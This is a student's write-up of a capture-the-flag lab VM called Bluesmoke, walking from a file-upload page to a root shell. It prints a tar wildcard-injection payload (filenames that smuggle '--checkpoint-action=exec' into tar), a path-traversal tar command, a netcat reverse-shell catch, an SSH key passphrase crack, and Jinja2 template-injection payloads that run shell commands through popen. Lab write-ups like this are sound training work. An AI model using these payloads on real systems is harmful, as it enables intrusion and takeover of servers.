

REPORT : BLUESMOKE VM

Student Name: JIGAR NAKARANI

VM Name: Empire: BLUESMOKE VM

Completion Date: 07/04/2026

Target IP Address: 192.168.56.116

Attacker IP Address: 192.168.56.107

1. Scope and Methodology

1.1 Scope Definition

In Scope:

- Target VM IP: 192.168.56.116
- Target OS: Linux
- Testing approach: Black box
- Testing timeframe: [31/03/26 -07/04/26]

Out of Scope:

- Denial of Service (DoS) attacks
- Social engineering attacks
- Physical security testing

1.2 Methodology

This penetration test followed the industry-standard phases:

1. **Reconnaissance** - Information gathering about the target
2. **Scanning & Enumeration** - Identifying open ports, services, and potential vulnerabilities
3. **Vulnerability Analysis** - Analyzing discovered services for known weaknesses
4. **Exploitation** - Attempting to exploit identified vulnerabilities
5. **Post-Exploitation** - Privilege escalation and maintaining access
6. **Reporting** - Documenting findings and recommendations

2. Reconnaissance

2.1 Active Information Gathering

Objective: Gather information about the target with directly interacting with it.

Actions Taken:

- Host discovery
- Operating system fingerprinting
- Network mapping

Tools Used:

- Nmap

Findings:

Operating system: Linux

Kernel version: OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4),

3. Scanning and Enumeration

3.1 Port Scanning

Objective: Identify open ports and running services on the target.

Tools Used:

- Nmap
- **Commands Executed:**
 - nmap -sS -pn -oN port_scan 192.168.56.116
 - nmap -sU -pn -p 53,68,137 -oN udpscan 192.168.56.116

open ports:

Port no	service
22	ssh
80	Web-app service(HTTP)

3.2 Service Enumeration


Findings per Service:

1. HTTP

- When we open a site on browser then , its provide a service to upload a files (zip and tar)
So first I upload normal file without .zip and tar then it denied to accept it .
- Then I upload a tar and zip files one by one , both are accepted , I ensure that site has some mechanism to verify files types.

- Then I googling about any attack types regarding zip and tar files , I found following ways:

1. Directly upload reverse shell.php file upload , in which shell.php file contain malicious code (reverse shell code) and zip it and if during extractions of this zip file in backend it execute php code and when I visit something like <http://192.168.56.116/shell.php?cmd=id> then I should give me id of current user but it fail because I not know where this file stored on server like which folder so I ran **dirsearch** for directory enumeration and I found this :



```
(jigar@kali)-[~]
└─$ dirsearch -u 192.168.56.116
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/jigar/reports/_192.168.56.116/_26-04-01_13-22-23.txt
Target: http://192.168.56.116/

[13:22:23] Starting:
[13:22:26] 403 - 279B - /.ht_wsr.txt
[13:22:26] 403 - 279B - /.htaccess.orig
[13:22:26] 403 - 279B - /.htaccess.bak1
[13:22:26] 403 - 279B - /.htaccess.sample
[13:22:26] 403 - 279B - /.htaccess.save
[13:22:26] 403 - 279B - /.htaccess.extra
[13:22:26] 403 - 279B - /.htaccess.orig
[13:22:26] 403 - 279B - /.htaccess.BAK
[13:22:26] 403 - 279B - /.htaccess.sc
[13:22:26] 403 - 279B - /.htaccess.OLD
[13:22:26] 403 - 279B - /.htaccess.OLD2
[13:22:26] 403 - 279B - /.html
[13:22:26] 403 - 279B - /.htpasswd_test
[13:22:26] 403 - 279B - /.htpasswd
[13:22:26] 403 - 279B - /.htpasswd.oauth
[13:22:27] 403 - 279B - /.php
[13:23:00] 301 - 321B - /.javascript → http://192.168.56.116/javascript/
[13:23:13] 403 - 279B - /.server-status/
[13:23:13] 403 - 279B - /.server-status
[13:23:19] 302 - 101B - /upload.php → index.php
[13:23:20] 301 - 318B - /uploads → http://192.168.56.116/uploads/
[13:23:20] 200 - 7B - /uploads/

Task Completed
```

1.dirsearch

So I visit : <http://192.168.56.116/uploads/shell.php?cmd=id> but it not work .

2. Second technique is tar path traversal .

I create malicious file using :

`tar -cvf exploit.tar --transform='s|^|../..../var/www/html/|' shellex.php`

this is a payload I used and next I visit
<http://192.168.56.116/uploads/shellex.php?id>
but it not worked .
so I visit <http://192.168.56.116/shellex.php?id>
but this also failed .

3. Wildcard injection

- ➔ In this technique we make a same filename as a command arguments has tar something like this :
- ➔ touch -- "--checkpoint=1"
- ➔ touch -- "--checkpoint-action=exec=sh shell.sh"
- ➔ here checkpoint is a argument of tar and we create it same as filename so now tar treat this as a command argument not filename
- ➔ here shell.sh contain reverse shell code In bash

so final payload is look like;

tar -cvf exploit.tar *

here I place all this three file in same folder and that folder contains only these files not anything else so as a output I got a exploit.tar .

then I upload it and now it succeed and I got reverse shell.

```
(jigar@kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.116] 53000
bash: cannot set terminal process group (3325): Inappropriate ioctl for device
bash: no job control in this shell
backupper@Bluesmoke:/var/www/html/uploads$ ls
ls
08167304a71b9f023c080444fc6278d9.zip
089ac5f3d62a9604378b7f857bdd20d8.zip
4a82f2528205cddcdf2fa101653d1d4c.tar
50399cdb33ff77eb487a2fdaf37916d3.tar
5a616d1e6de271350d2f8302c6cb8aa6.tar
5ff2af1dfbb4ae4e35d94f41d158f5cd.tar
7be06c55b5ebb1f84fd6e963d815105e.zip
7c9a6157dc22e2e24ddaa82845f3f832.zip
7f42b233a49cf312da33224622306125.tar
8020deac08c2a11523ed1498aab3e71c.tar
8444d846d3814f4e5e4240c7e4b0e851.zip
8e2e9fed46fe70f3339328719f3b8b63.zip
a43bee250a70184aa4abd1c99a86e67c.zip
b81808a78b2e6c1530ed1b900847fd7e.zip
--checkpoint=1
--checkpoint-action=exec=sh shell.sh
dff2d4e8196d38efa0a219bbb93a315a.zip
f53c25f7cd2da35f253960679734ff0f.zip
f5859cdc2755d282064358d52f1e34f7.zip
index.php
shell.sh
backupper@Bluesmoke:/var/www/html/uploads$
```

2.reverseshell

1st flag:

Location: home directory

```
backupper@Bluesmoke:/var$ cd ~
cd ~
backupper@Bluesmoke:~$ ls
ls
flag.txt
README.txt
backupper@Bluesmoke:~$ cat flag.txt
cat flag.txt
flag1:Ym1NZ0xXVWdMMkpWYmk5aVlYTm9JSGQzZHk1MGfHVjNiM0pzWkM1amIyMGdNVGMzTWpJSwo=
backupper@Bluesmoke:~$
```

List of available users ;

```
jaap:x:1000:1000:jaap,,,:/home/jaap:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
backupper:x:1001:1001:,,,:/home/backupper:/bin/bash
remnie:x:1002:1002:,,,:/home/remnie:/bin/bash
postfix:x:107:115::/var/spool/postfix:/usr/sbin/nologin
backupper@Bluesmoke:~$
```

Now I try to vertical priviledge esc. So I share linpeas.sh and it show me possibilities of cve.

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME
Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
Exposure: highly probable
Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
Download URL: https://gitlab.com/exploit-database/exploitdb-bin-splotts/-/raw/main/bin-splotts/47133.zip
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded
```

But both are not exploitable . so now I try to finding some misconfiguration and I found ssh private key .

Then I ran john with wordlist rockyou.txt and I got passphrase **samantha1**.


```

(jigar@kali)-[~/Desktop/pen6]
$ john --wordlist=/usr/share/wordlists/rockyou.txt johnssh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
samantha1 (sshprivate)
ig 0:00:00:00 DONE (2026-04-02 15:35) 20.00g/s 32000p/s 32000c/s 32000C/s joyce..dragon1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(jigar@kali)-[~/Desktop/pen6]
$

```

And I try to login with different different user names which I found earlier and it work for username jaap.

```

(jigar@kali)-[~/Desktop/pen6]
$ ssh -i sshprivate jaap@192.168.56.116
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'sshprivate' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "sshprivate": bad permissions
jaap@192.168.56.116's password:
Permission denied, please try again.
jaap@192.168.56.116's password:
Permission denied, please try again.
jaap@192.168.56.116's password:
jaap@192.168.56.116: Permission denied (publickey,password).

(jigar@kali)-[~/Desktop/pen6]
$ chmod 600 sshprivate

(jigar@kali)-[~/Desktop/pen6]
$ ssh -i sshprivate jaap@192.168.56.116
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'sshprivate':
Enter passphrase for key 'sshprivate':
Linux Bluesmoke 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr  8 12:54:50 2021 from 192.168.2.1
jaap@Bluesmoke:~$

```

3.ssh login

2nd flag:

```

jaap@Bluesmoke:~$ ls
bin  flag.txt  README.TXT
jaap@Bluesmoke:~$ cat flag.txt
flag2 : Ym1NZ0xXVWdMMkpwYmk5aVLYTm9JSGQzZHK1MGFHVjNiM0pzWkM1amIyMGdOemMzQ2c9PQo=
jaap@Bluesmoke:~$

```

Now I go inside bin folder for purpose of finding something interesting and I found startserver.sh , which tell something like

Echo 1 > /tmp/start

So I ran this file and I also run ss -tulnp and it open one port 8787. So I curl it with my existing ssh login .

```
backupper@Bluesmoke:/var/www/html/uploads$ ss -tulnp
ss -tulnp
Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port
udp        UNCONN     0           0           0.0.0.0:68              0.0.0.0:*
tcp        LISTEN     0           128         0.0.0.0:22              0.0.0.0:*
tcp        LISTEN     0           100        127.0.0.1:25            0.0.0.0:*
tcp        LISTEN     0           128         *:80                    *:80
tcp        LISTEN     0           128         [::]:22                 [::]:*
tcp        LISTEN     0           100        [::1]:25                 [::]:*
backupper@Bluesmoke:/var/www/html/uploads$ ss -tulnp
ss -tulnp
Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port
udp        UNCONN     0           0           0.0.0.0:68              0.0.0.0:*
tcp        LISTEN     0           128        127.0.0.1:8787          0.0.0.0:*
tcp        LISTEN     0           128         0.0.0.0:22              0.0.0.0:*
tcp        LISTEN     0           100        127.0.0.1:25            0.0.0.0:*
tcp        LISTEN     0           128         *:80                    *:80
tcp        LISTEN     0           128         [::]:22                 [::]:*
tcp        LISTEN     0           100        [::1]:25                 [::]:*
```

```
jaap@Bluesmoke:~/bin$ ls
find startserver.sh
jaap@Bluesmoke:~/bin$ cat startserver.sh
#!/bin/bash
echo 1 > /tmp/start
exit;


jaap@Bluesmoke:~/bin$ echo 1 > /tmp/start
jaap@Bluesmoke:~/bin$ curl -i 192.168.56.116:8787
curl: (7) Failed to connect to 192.168.56.116 port 8787: Connection refused
jaap@Bluesmoke:~/bin$ curl -i 127.0.0.1:8787
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 21
Server: Werkzeug/1.0.1 Python/3.7.3
```

So now I knew that server is a python base and now I try to port forwarding to access it via my browser.

Command I used

Ssh -i sshprivate -L 7878@127.0.0.1:8787 jaap@192.168.56.116

I run 127.0.0.1:7878 in my browser and I got web-page.



Hello world!

So now we run dirsearch one more time , but nothing interesting found so next I try for fuzzing parameter .

And I ran

```
ffuf -u http://127.0.0.1:7878/?FUZZ="" -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -mc 200,301,302,403 -fc 404 -fs 21
```

and I found **name** as a parameter.

And then I try for SSTI regarding python server and yeah there has a code injection vuln.

I used this payload for ensure injection vuln.

Injection point → 127.0.0.1/?name= “payload”

{{4*4}}[[5*5]]

And next I ran these commands .

Then I ran **{{ [].class.base.subclasses() }}**

This give me all class .

It contain popen class so we take advantage of it . it index location is -20.

Then I ran this payload

```
{{'.__class__.__mro__[1].__subclasses__()[-20]('id',shell=True,stdout=-1).stdout.read()}}
```

This return **uid=1002(remnie) gid=1002(remnie) groups=1002(remnie)**

So our user is remine here .

Now for finding flags and interesting info I saw all possible directories via this command.

```
{{'.__class__.__mro__[1].__subclasses__()[-20]('ls -la',shell=True,stdout=-1).stdout.read()}}
```

Output of this command:


```
<h2>Hello "b&#39;total 36\ndrwxr-x--- 3 remnie remnie 4096 Apr  4 11:41 .\ndrwxr-xr-x 5 root  root  4096 Apr  5 2021 ..\n-rw----- 1 remnie remnie 135 Apr  4 11:41 .bash_history\n-rw-r--r-- 1 remnie remnie 220 Apr  5 2021 .bash_logout\n-rw-r--r-- 1 remnie remnie 3526 Apr  5 2021 .bashrc\ndrwxr-xr-x 3 remnie remnie 4096 Apr  5 2021 .local\n-rw-r--r-- 1 remnie remnie 807 Apr  5 2021 .profile\n-rw-r--r-- 1 root  root 138 Apr  6 2021 README.txt\nlrwxrwxrwx 1 root  root   20 Apr  5 2021 scripts -&gt; /opt/remnie/scripts/\n-rw-r--r-- 1 remnie remnie  66 Apr  5 2021 .selected_editor\n&#39;";!</h2>
```

here I check README.txt file and it tell something like

```
This is the first flag!.. \n\nPlease look around... there is a server waiting for you at 127.0.0.1:???? \ncan you read the forbidden file?\n\n&#39;";!
```

So now i check this path `/opt/remnie/scripts/` this is a symbolic link with current scripts folder. Then I ran this command for more info about that directory.

```
{{'.__class__.__mro__[1].__subclasses__()[-20]('ls -la /opt/remine/scripts/',shell=True,stdout=-1).stdout.read()}}
```

It contains


```
ndrwxr-xr-x 2 remnie remnie 4096 Apr  6 2021 .\ndrwxr-x--- 3 remnie remnie 4096 Apr  7 2021 ..\n-rw----- 1 remnie root  7364 Apr  5 2021 server.conf\n-rw----- 1 remnie root  695 Apr  6 2021 server.py\n-rwxr--r-- 1 remnie remnie 253 Apr  6 2021 start.sh\n&#39;";!</h2>
```

now I try to see content of each file one by one and I found interesting things inside server.conf file .


I use this exploit:

```
{{'.__class__.__mro__[1].__subclasses__()[-20](cat/opt/remine/scripts/server.conf',shell=True,stdout=-1).stdout.read()}}
```

and it saw me something like this : file to connect to root .



So now I sure this is some content with encoding so I visit **cyberchef** and try to decode it and with try and error mechanism I cracked it.



So I got root password ,

Then I ran su root command in current ssh session and I got root.

Root flag:

```

Password: C
jaap@Bluesmoke:~$ ls
bin  flag.txt  README.TXT
jaap@Bluesmoke:~$ su root
Password:
root@Bluesmoke:/home/jaap#
root@Bluesmoke:/home/jaap# cd ~
root@Bluesmoke:~# ls -al
total 48
drwx----- 7 root root 4096 Apr  8 2021 .
drwxr-xr-x 18 root root 4096 Apr  4 2021 ..
-rw----- 1 root root 158 Apr  4 11:17 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 4 root root 4096 Apr  6 2021 .cache
drwx----- 3 root root 4096 Apr  6 2021 .config
drwx----- 3 root root 4096 Apr  6 2021 .gnupg
drwxr-xr-x 3 root root 4096 Apr  4 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 205 Apr  7 2021 root.txt
-rw-r--r-- 1 root root  66 Apr  4 2021 .selected_editor
drwx----- 2 root root 4096 Apr  6 2021 .ssh
root@Bluesmoke:~# cat root.txt
Congrats! U did it.. hope you had fun!

please share your results!

https://twitter.com/HunriBeats
or
mail : info@hunri.eu

flag : Ym1NZ0xXVwdMMkpWYmk5aVLYTm9JSGQzZHk1MGFHVjNiM0pzWkM1amIyMGdOalkyQ2c9PQo=
root@Bluesmoke:~#
```